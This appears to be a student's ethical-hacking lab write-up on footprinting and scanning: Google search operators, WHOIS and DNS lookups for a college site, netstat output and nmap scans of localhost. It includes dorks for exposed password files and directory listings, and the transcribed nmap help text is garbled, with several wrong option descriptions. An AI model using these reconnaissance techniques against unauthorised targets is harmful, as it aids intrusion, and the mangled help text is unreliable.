

Practical No 1

Aim: Use software tools/commands to perform footprinting /information gathering and generate analysis reports.

A) Performing foot printing using Google Hacking commands

Basic Examples

This Search	Find Pages Containing...
Biking Italy	The words biking and Italy
Recycle steel OR iron	Information on recycling steel or recycling iron
"I have a dream"	The exact phrase I have a dream
Salsa -dance	The word Salsa but NOT the word dance
Louis "I" France	Information about Louis the First (I), weeding out other kings of France
Castle ~glossary	Glossaries about Castles , as well as dictionaries , lists of terms , terminology , etc.
Fortune-telling	All forms of the term, whether spelled as a single word, a phrase, or hyphenated
define: imbroglio	Definitions of the word imbroglio from the Web

Calculator

Operators	Meaning	Type into Search Box (& Results)
+ - * /	Basic Arithmetic	12 + 34 – 56 * 7 / 8
% of	Percentage of	45% of 39
^ or **	Raise to a power	2 ^ 5 or 2 ** 5
Old units in new units	Convert units	300 Euros in USD, 130 lbs. in kg, or 31 in hex

Restrict Search

Operators	Meaning	Type into Search Box (& Results)
city1 city2	Book flights	SFO BOS (Book flights from San Francisco (SFO) to Boston (BOS))
site:	Search only one website or domain	Halloween site:www.census.gov (Search for information on Halloween gathered by the US Census Bureau.)
[#]..[#]	Search within a range of numbers.	Dave Barry pirate 2002..2006 (Search for Dave Barry articles mentioning pirates written in these years.)
filetype: (or ext:)	Find documents of the specified type	Form 1098-T IRS filetype: pdf (Find the US tax form 1098-T in PDF format.)
link:	Find linked pages, i.e., show pages that point to the URL	link:warriorlibrarian.com (Find pages that link to Warrior Librarian's website.)

Specialized Information Queries

Operators	Meaning	Type into Search Box (& Results)
book (or books)	Search full-text of books	book Ender's Game (Show book-related information Note: No colon needed after book .)
define, what is, who are	Show a definition for a word phrase	Define monopsony, what is podcast (Show a definition for the words monopsony and podcast .)
define:	Provide definitions for word phrases, any acronyms from the web.	define: kerning (Find definitions for kerning from the Web.)
movie:	Find reviews and showtimes	movie: traffic (Search for information about this movie, including reviews, showtimes, etc.)
stocks:	Given ticker symbols, show stock information	stocks:goog (Find Google's current stock price.)
weather	Given a location (US zip code or city) show the weather	weather Seattle WA, weather 81612 (Show the current weather and forecast.)

Operators	Syntax	Description
filetype	filetype: type	Searches only for files of a specific type (DOC, XLS, ar so on). For example, the following will return all Microsoft Word Documents: filetype: doc
index of	index of /string	Displays pages with directory browsing enabled, usua used with another operator. For example, the follow will display pages that show directory listings contain password: "intitle: index of" passwd
info	info: string	Displays information Google stores about the page itself: info: www.anycomp.com
intitle	Intitle: string	Searches for the pages that contain the string in the title. For example, the following will return pages wit the word login in the title: intitle: login
inurl	inurl: string	Displays pages with the string in the URL. For exampl the following display all pages with the word passwd the URL: inurl: passwd
related	related: webpage name	Show web pages similar to webpage name.

B. To find out the information about the a website :

<http://whois.domaintools.com>.

Input your college website in the input box and display the information obtained.

Whois Record for MldCc.com

Domain Profile

- Registrant:** Domain Admin
- Registrant Org:** Privacy Protect, LLC (PrivacyProtect.org)
- Registrant Country:** us
- Registrar:** PDR Ltd. d/b/a PublicDomainRegistry.com
IANA ID: 303
URL: www.publicdomainregistry.com.http://www.publicdomainregistry.com
Whois Server: whois.publicdomainregistry.com
abuse-contact@publicdomainregistry.com
(p) 12013775952
- Registrar Status:** clientTransferProhibited
- Dates:** 5,566 days old
Created on 2007-06-19
Expires on 2023-06-19
Updated on 2022-05-20
- Name Servers:** JAVIER.NS.CLOUDFLARE.COM (has 25,632,512 domains)
STELLA.NS.CLOUDFLARE.COM (has 25,632,512 domains)
- Tech Contact:** Domain Admin
Privacy Protect, LLC (PrivacyProtect.org)
10 Corporate Drive,

Tech Contact

Domain Admin
Privacy Protect, LLC (PrivacyProtect.org)
10 Corporate Drive,
Burlington, MA, 01803, us
contact@privacyprotect.org
(p) 18022274003

IP Address: 104.21.68.116 - 471 other sites hosted on this server

IP Location: New Jersey - Newark - Cloudflare Inc.

ASN: AS13335 CLOUDFLARENET, US (registered Jul 14, 2010)

Domain Status: Registered And Active Website

IP History: 18 changes on 18 unique IP addresses over 15 years

Registrar History: 5 registrars with 1 drop

Hosting History: 16 changes on 11 unique name servers over 16 years

Website

Website Title: 500 SSL negotiation failed:
Response Code: 500

Whois Record (last updated on 2022-09-14)

```

Domain Name: MLDC.CC
Registry Domain ID: 1037483460_DOMAIN_COM-VRSN
Registration WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2022-09-14T14:27:56Z
Creation Date: 2007-06-19T14:34:04Z
    
```

Available TLDs

General TLDs **Country TLDs**

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

- Taken domain.
- Available domain.
- Deleted previously owned domain.

MldCc.com **View Whois**
MldCc.net **View Whois**
MldCc.org **View Whois**
MldCc.info **Buy Domain**
MldCc.biz **Buy Domain**

WhatsApp | Applying to Anyl... | Inbox (92) - chav... | Ethical Hacking | FRACTICAL-1.doc | PRACTICAL-1.doc | MidCocom WHOI... | Untitled document | + | - | X

← → ⌂ whois.domaintools.com/mlccc.com

DomainTools PROFILE CONNECT MONITOR SUPPORT Whois Lookup Q

HOME RESEARCH LOGIN Sign Up

Domain Name: MLCCC.COM
 Registry Domain ID: 1037683460.DOMAIN.COM-VRSN
 Registrar WHOIS Server: whois.publicdomainregistry.com
 Registrar URL: www.publicdomainregistry.com
 Updated Date: 2022-05-20T14:27:36Z
 Creation Date: 2007-06-19T14:34:04Z
 Registrar Registration Expiration Date: 2023-06-19T14:34:04Z
 Registrar: PDR Ltd, d/b/a PublicDomainRegistry.com
 Registrar IANA ID: 383
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
 Registry Registrant ID: Not Available From Registry
 Registrant Name: Domain Admin
 Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org)
 Registrant Street: 10 Corporate Drive
 Registrant City: Burlington
 Registrant State/Province: MA
 Registrant Postal Code: 01803
 Registrant Country: US
 Registrant Phone: +1.8022274003
 Registrant Phone Ext:
 Registrant Fax:
 Registrant Fax Ext:
 Registrant Email: contact@privacyprotect.org
 Registry Admin ID: Not Available From Registry
 Admin Name: Domain Admin
 Admin Organization: Privacy Protect, LLC (PrivacyProtect.org)
 Admin Street: 10 Corporate Drive
 Admin City: Burlington
 Admin State/Province: MA
 Admin Postal Code: 01803
 Admin Country: US
 Admin Phone: +1.8022274003
 Admin Phone Ext:
 Admin Fax:
 Admin Fax Ext:
 Admin Email: contact@privacyprotect.org

Dipti_Resume.docx.door | Dipti_Resume (1).docx Failed - Download error | Dipti_Resume.docx Failed - Download error | Show all >

28°C Rain ENG 11:51 AM 9/15/2022

WhatsApp | Applying to Anyl... | Inbox (92) - chav... | Ethical Hacking | FRACTICAL-1.doc | PRACTICAL-1.doc | MidCocom WHOI... | Untitled document | + | - | X

← → ⌂ whois.domaintools.com/mlccc.com

DomainTools PROFILE CONNECT MONITOR SUPPORT Whois Lookup Q

HOME RESEARCH LOGIN Sign Up

Domain Name: MLCCC.COM
 Registry Domain ID: 1037683460.DOMAIN.COM-VRSN
 Admin Street: 10 Corporate Drive
 Admin City: Burlington
 Admin State/Province: MA
 Admin Postal Code: 01803
 Admin Country: US
 Admin Phone: +1.8022274003
 Admin Phone Ext:
 Admin Fax:
 Admin Fax Ext:
 Admin Email: contact@privacyprotect.org
 Registry Tech ID: Not Available From Registry
 Tech Name: Domain Admin
 Tech Organization: Privacy Protect, LLC (PrivacyProtect.org)
 Tech Street: 10 Corporate Drive
 Tech City: Burlington
 Tech State/Province: MA
 Tech Postal Code: 01803
 Tech Country: US
 Tech Phone: +1.8022274003
 Tech Phone Ext:
 Tech Fax:
 Tech Fax Ext:
 Tech Email: contact@privacyprotect.org
 Name Server: javier.ns.cloudflare.com
 Name Server: stella.ns.cloudflare.com
 DNSSEC: Unsigned
 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
 Registrar Abuse Contact Phone: +1.2013775952
 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/

Dipti_Resume.docx.door | Dipti_Resume (1).docx Failed - Download error | Dipti_Resume.docx Failed - Download error | Show all >

28°C Rain ENG 11:51 AM 9/15/2022

Sitemap Blog Terms Privacy Contact California Privacy Notice Do Not Sell My Personal Information © 2022 DomainTools


← → ⌂ Dipti_Resume.docx.door | Dipti_Resume (1).docx Failed - Download error | Dipti_Resume.docx Failed - Download error | Show all >

28°C Rain ENG 11:51 AM 9/15/2022

C. To find the information about an archived website.

www.archive.org

Display the snapshot of how your college website looked like(Eg siescoms.edu) in the year 2013 on 23rd April.



The screenshot shows the homepage of M.L. Dahanukar College of Commerce. At the top, there is a logo and the text 'Parle Tilak Vidyalaya Association's M. L. DAHANUKAR COLLEGE OF COMMERCE'. Below this, a banner states 'Affiliated to University of Mumbai and NAAC Accredited B+ Grade'. The main navigation menu includes links for 'ABOUT US', 'IQAC / NAAC', 'ADMISSION', 'PROGRAMMES', 'FACILITIES', 'WELFARE SCHEMES', 'EXAM', 'STAFF', and 'STUDENTS' CORNER'. The main content area features four large cards: 'Admissions' (with icons of a graduation cap and books), 'Under-Graduate Programmes' (with icons of a blue book and a red book), 'NOTICE BOARD' (with a clipboard icon), and 'QUICKLINKS' (with a chain icon).



[Application Link
\(First Year Degree College only\)](#)

[Merit List \(First Year\)](#)

[Cancellation of Admission
\(First Year\)](#)

[Pratidnya Patra
English / Marathi](#)



[Under-Graduate Programmes](#)

[Post-Graduate Programmes](#)

[Doctorate of Philosophy](#)

[Short-Term Courses](#)



[View Notices](#)



[Online Payment of Fees \(SY / TY\)](#)

[Junior College Website](#)

A. To trace any received email :

Download emailtrackerpro (Software is shared: emt.exe)


Follow the steps on this link

<http://www.emailtrackerpro.com/support/headertutorials/gmail.html>

B. To fetch DNS information of www.indiana.edu and www.gmail.com. That is, find the IP addresses and Aliases of the above websites:

Goto command prompt and perform the following:

2. Goto **ping.eu** on the site. Locate DNS lookup and type the domain name to obtain the IP addresses and aliases



```
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\prathamesh.sawant>nslookup www.gmail.com
Server: ns1.jeebr.net
Address: 103.123.225.10

Non-authoritative answer:
Name: www.gmail.com
Addresses: 2404:6800:4009:824::2005
          142.250.183.133

C:\Users\prathamesh.sawant>
```

ping.eu Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter

Your IP is **202.179.91.138**

Online service DNS lookup

DNS lookup – Look up DNS record

IP address or host name: **mldcc.com** **Go**

Using domain server:
Name: **127.0.0.1**

Address: **127.0.0.1#53**

Aliases:

mldcc.com has address **104.21.68.116**
mldcc.com has address **172.67.195.8**
mldcc.com has IPv6 address 2606:4700:3031::6815:4474
mldcc.com has IPv6 address 2606:4700:3034::ac43:c308
mldcc.com mail is handled by 100 us2.mx3.mailhostbox.com.
mldcc.com mail is handled by 100 us2.mx1.mailhostbox.com.
mldcc.com mail is handled by 100 us2.mx2.mailhostbox.com.

Other functions:
[Ping](#) | [Traceroute](#) | [DNS lookup](#) | [WHOIS](#) | [Port check](#) | [Reverse lookup](#) | [Proxy checker](#) | [Bandwidth meter](#) | [Network calculator](#) | [Network mask calculator](#) | [Country by IP](#) | [Unit converter](#)

Zendesk **Optimize your CX** **LEARN MORE**

Inbox (92) - char... | Ethical Hacking | PRACTICAL -1.docx | PRACTICAL -1.docx | Untitled document | Online Ping...

ping.eu Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, country by IP, unit converter

Your IP is **202.179.91.138**

Choose function:

- Ping** – Shows how long it takes for packets to reach host
- Traceroute** – Traces the route of packets to destination host from our server
- DNS lookup** – Look up DNS record
- WHOIS** – Lists contact info for an IP or domain
- Port check** – Tests if TCP port is opened on specified IP
- Reverse lookup** – Gets hostname by IP address
- Proxy checker** – Detects a proxy server
- Bandwidth meter** – Detects your download speed from our server
- Network calculator** – Calculates subnet range by network mask
- Network mask calculator** – Calculates network mask by subnet range
- Country by IP** – Detects country by IP or hostname
- Unit converter** – Converts values from one unit to another

Elevate your CX Zendesk is here to help you succeed with superior customer...

Optimize your CX Zendesk Learn More >

Elevate your CX Zendesk is here to help you succeed with superior customer...

Optimize your CX Zendesk Learn More >

Iptl_Resume (1).docx Failed - Download error Dipti_Resume.docx Failed - Download error

Practical No 2

Scanning network, Enumeration and sniffing

Aim: Using software tools/commands performs the following and generates an analysis report.

- A. Scanning of local system
 - B. Port scanning (nmap)
 - C. Network Scanning (nmap)
 - D. Eds (Intrusion Detection)
 - E. Network Sniffing(WireShark)

A. Scanning of local system

- 1) find out the IP configuration

```
C:\Windows\system32\cmd.exe
C:\Users\Admin>ipconfig

Windows IP Configuration

Ethernet adapter VirtualBox Host-Only Network:

  Connection-specific DNS Suffix  . : 
  Link-local IPv6 Address . . . . . : fe80::85b1:44c8:75d3:8ddd%11
  IPv4 Address. . . . . : 192.168.56.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 

Ethernet adapter Ethernet 2:

  Connection-specific DNS Suffix  . : 
  Link-local IPv6 Address . . . . . : fe80::308a:b9f0:d9be:82d1%3
  IPv4 Address. . . . . : 192.168.10.57
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.10.1

Tunnel adapter Local Area Connection* 1:

  Connection-specific DNS Suffix  . : 
  IPv6 Address. . . . . : 2001:0:348b:fb58:cee:707:3f57:f5c6
  Link-local IPv6 Address . . . . . : fe80::cee:707:3f57:f5c6%5
  Default Gateway . . . . . : ::

C:\Users\Admin>
```

- 2) Find out the open ports in your system

```
C:\Users\Admin>netstat
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.10.57:1521   DESKTOP-7002NHH:49683  ESTABLISHED
  TCP    192.168.10.57:1521   DESKTOP-7002NHH:49757  ESTABLISHED
  TCP    192.168.10.57:1521   DESKTOP-7002NHH:49759  ESTABLISHED
  TCP    192.168.10.57:1521   DESKTOP-7002NHH:49761  ESTABLISHED
  TCP    192.168.10.57:1521   DESKTOP-7002NHH:49763  ESTABLISHED
  TCP    192.168.10.57:1521   DESKTOP-7002NHH:49788  ESTABLISHED
  TCP    192.168.10.57:1521   DESKTOP-7002NHH:49789  ESTABLISHED
  TCP    192.168.10.57:3938   DESKTOP-7002NHH:63850  TIME_WAIT
  TCP    192.168.10.57:3938   DESKTOP-7002NHH:63853  TIME_WAIT
  TCP    192.168.10.57:3938   DESKTOP-7002NHH:63861  TIME_WAIT
  TCP    192.168.10.57:3938   DESKTOP-7002NHH:63867  TIME_WAIT
  TCP    192.168.10.57:49683  DESKTOP-7002NHH:1521  ESTABLISHED
  TCP    192.168.10.57:49757  DESKTOP-7002NHH:1521  ESTABLISHED
  TCP    192.168.10.57:49759  DESKTOP-7002NHH:1521  ESTABLISHED
  TCP    192.168.10.57:49761  DESKTOP-7002NHH:1521  ESTABLISHED
  TCP    192.168.10.57:49763  DESKTOP-7002NHH:1521  ESTABLISHED
  TCP    192.168.10.57:49788  DESKTOP-7002NHH:1521  ESTABLISHED
  TCP    192.168.10.57:49789  DESKTOP-7002NHH:1521  ESTABLISHED
  TCP    192.168.10.57:63232  DESKTOP-7002NHH:1521  TIME_WAIT
  TCP    192.168.10.57:63820  bom07s26-in-f3:http  CLOSE_WAIT
  TCP    192.168.10.57:63821  bom07s37-in-f13:https ESTABLISHED
  TCP    192.168.10.57:63823  20.198.119.84:https ESTABLISHED
  TCP    192.168.10.57:63827  se-in-f188:5228  ESTABLISHED
  TCP    192.168.10.57:63840  bom07s37-in-f13:https ESTABLISHED
  TCP    192.168.10.57:63841  bom12s20-in-f3:https ESTABLISHED
  TCP    192.168.10.57:63849  DESKTOP-7002NHH:1158  TIME_WAIT
  TCP    192.168.10.57:63851  123:http   ESTABLISHED
  TCP    192.168.10.57:63852  DESKTOP-7002NHH:1158  TIME_WAIT
  TCP    192.168.10.57:63859  DESKTOP-7002NHH:1158  TIME_WAIT
  TCP    192.168.10.57:63860  51.132.193.104:https ESTABLISHED
  TCP    192.168.10.57:63864  20.205.248.27:https ESTABLISHED
  TCP    192.168.10.57:63865  e2a:https  ESTABLISHED
  TCP    192.168.10.57:63866  DESKTOP-7002NHH:1158  TIME_WAIT

C:\Users\Admin>_
```

3) Netstat -ano

```
C:\Windows\system32\cmd.exe
C:\Users\Admin>netstat -ano
Active Connections

  Proto  Local Address          Foreign Address        State      PID
  TCP    0.0.0.0:135            0.0.0.0:0            LISTENING  1020
  TCP    0.0.0.0:445            0.0.0.0:0            LISTENING  4
  TCP    0.0.0.0:1158           0.0.0.0:0            LISTENING  1040
  TCP    0.0.0.0:1521           0.0.0.0:0            LISTENING  2700
  TCP    0.0.0.0:3938           0.0.0.0:0            LISTENING  7324
  TCP    0.0.0.0:5520           0.0.0.0:0            LISTENING  1040
  TCP    0.0.0.0:5560           0.0.0.0:0            LISTENING  4104
  TCP    0.0.0.0:5580           0.0.0.0:0            LISTENING  4104
  TCP    0.0.0.0:7680           0.0.0.0:0            LISTENING  4632
  TCP    0.0.0.0:49664          0.0.0.0:0            LISTENING  632
  TCP    0.0.0.0:49665          0.0.0.0:0            LISTENING  1336
  TCP    0.0.0.0:49666          0.0.0.0:0            LISTENING  1284
  TCP    0.0.0.0:49667          0.0.0.0:0            LISTENING  2192
  TCP    0.0.0.0:49668          0.0.0.0:0            LISTENING  772
  TCP    0.0.0.0:49677          0.0.0.0:0            LISTENING  756
  TCP    0.0.0.0:49682          0.0.0.0:0            LISTENING  2988
  TCP    127.0.0.1:83           0.0.0.0:0            LISTENING  1344
  TCP    127.0.0.1:86           0.0.0.0:0            LISTENING  1344
  TCP    127.0.0.1:86           127.0.0.1:63917    TIME_WAIT  0
  TCP    127.0.0.1:86           127.0.0.1:63919    TIME_WAIT  0
  TCP    127.0.0.1:49675          0.0.0.0:0            LISTENING  2700
  TCP    127.0.0.1:52896          0.0.0.0:0            LISTENING  3280
  TCP    192.168.10.57:139         0.0.0.0:0            LISTENING  4
  TCP    192.168.10.57:1521         192.168.10.57:49683  ESTABLISHED  2700
  TCP    192.168.10.57:1521         192.168.10.57:49757  ESTABLISHED  2700
```

```
C:\Windows\system32\cmd.exe
TCP [::]:49664 [::]:0 LISTENING 632
TCP [::]:49665 [::]:0 LISTENING 1336
TCP [::]:49666 [::]:0 LISTENING 1284
TCP [::]:49667 [::]:0 LISTENING 2192
TCP [::]:49668 [::]:0 LISTENING 772
TCP [::]:49670 [::]:0 LISTENING 756
UDP 0.0.0.0:5050 *:* 1848
UDP 0.0.0.0:5353 *:* 13128
UDP 0.0.0.0:5353 *:* 1992
UDP 0.0.0.0:5353 *:* 13128
UDP 0.0.0.0:5353 *:* 13128
UDP 0.0.0.0:5353 *:* 13128
UDP 0.0.0.0:5353 *:* 1992
UDP 0.0.0.0:5353 *:* 13128
UDP 127.0.0.1:1900 *:* 6828
UDP 127.0.0.1:58552 *:* 3308
UDP 127.0.0.1:60951 *:* 6828
UDP 192.168.10.57:137 *:* 4
UDP 192.168.10.57:138 *:* 4
UDP 192.168.10.57:1900 *:* 6828
UDP 192.168.10.57:60950 *:* 6828
UDP 192.168.56.1:137 *:* 4
UDP 192.168.56.1:138 *:* 4
UDP 192.168.56.1:1900 *:* 6828
UDP 192.168.56.1:60949 *:* 6828
UDP [::]:5353 *:* 13128
UDP [::]:5353 *:* 13128
UDP [::]:5353 *:* 1992
UDP [::]:5355 *:* 1992
UDP [::]:5355 *:* 1992
UDP [::]:5355 *:* 1992
UDP [::]:1900 *:* 6828
UDP [::]:1900 *:* 6828
UDP [fe80::4a0:4fa8:9834:6ed5%5]:546 *:* 1736
UDP [fe80::308a:b9f0:d9be:82d1%3]:1900 *:* 6828
UDP [fe80::308a:b9f0:d9be:82d1%3]:60947 *:* 6828
UDP [fe80::85b1:44c8:75d3:8ddd%11]:1900 *:* 6828
UDP [fe80::85b1:44c8:75d3:8ddd%11]:60946 *:* 6828

C:\Users\Admin>
```

- 4) To know what service provided by process ID go to tasks manager(ctrl+shift+Esc)

B. Port scanning (nmap)

Open in Nmap path

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Nmap>Nmap
Nmap 7.93 ( https://nmap.org )
Usage: nmap [-A | -O] [NSE script(s)] [options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
      <IP>, <IP>/<port>, <IP>/<netmask>, <IP>/<掩码>
  --enum-hosts: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -PR: Ping + SYN scan - disable skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -POF[protocol]: TCP, IP, ICMP, DNS, NTP, etc. probe
  -A/-O: Do OS detection and version detection
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  -T<timing>: Trace hop path to each host
SCAN TECHNIQUES:
  -sT/sA/sW/sM: TCP SYN/Connect() /ACK/Window/Maimon scans
  -sS/sUDPsS: TCP Null, FIN, and Xmas scans
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie> <host>[:<probeport>]: Idle scan
  -sV: Service Version detection (includes PORTSCAN)
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22, -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan first few ports then stop the default scan
  -R: Scan ports sequentially - dont randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE VERSION DETERMINATION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-limit <limit>: Limit version detection probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPTING:
  -sc: equivalent to --script=<default>
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
    directories, script-files or script-categories
  --script-args=<args>: [optional] Add command-line arguments to scripts
  --script-args-file=<filename>: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database
  --script-help=<Lua scripts>: Show Help about scripts.
  <Lua scripts> is a comma-separated list of script-files or
  script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
```

1. Display the following for IP address 127.0.0.1 or any other IP address

Syntax: nmap -open [ipaddress/www.google.com]

```
C:\Windows\System32\cmd.exe
nmap -v -IR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

C:\Program Files (x86)\Nmap>nmap -open [ipaddress/www.google.com]
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-13 09:14 India Standard Time
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.07 seconds

C:\Program Files (x86)\Nmap>
```

2. nmap 127.0.0.1 use for open port

```
C:\Program Files (x86)\Nmap>nmap 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:05 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00076s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
83/tcp    open  mit-ml-dev
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
1521/tcp  open  oracle
5560/tcp  open  isqlplus

Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds

C:\Program Files (x86)\Nmap>
```

3. Display All the ports of any IP address or url

Syntax: nmap -p- [ip_address]

```
QUITTING!
C:\Program Files (x86)\Nmap>nmap -p- 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:16 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0007is latency).
Not shown: 65514 closed tcp ports (reset)
PORT      STATE SERVICE
83/tcp    open  mit-ml-dev
86/tcp    open  mfcobol
135/tcp   open  msrpc
137/tcp   filtered netbios-ns
445/tcp   open  microsoft-ds
1158/tcp  open  lsnr
1521/tcp  open  oracle
3938/tcp  open  dbcontrol_agent
5520/tcp  open  sdlog
5560/tcp  open  isqlplus
5580/tcp  open  tmosms0
7680/tcp  open  pando-pub
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49675/tcp open  unknown
49677/tcp open  unknown
49682/tcp open  unknown
52896/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.36 seconds
C:\Program Files (x86)\Nmap>-
```

4. State:

- a. Open:
 - b. Closed: target port is active but not listening
 - c. Filtered: firewall or packet filtering device is preventing
 - d. Unfiltered:
 - e. Open/filtered: nmap cannot determine if the target port is open or filter
 - f. Closed/Filtered: nmap cannot determine if the target port is closed or filtered
5. Scan specific ports

Syntax: nmap -p port_number [ip_address]

Example: nmap -p 80 127.0.0.1

```
52896/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.36 seconds

C:\Program Files (x86)\Nmap>nmap -p 80 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:27 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0010s latency).

PORT      STATE SERVICE
80/tcp    closed http

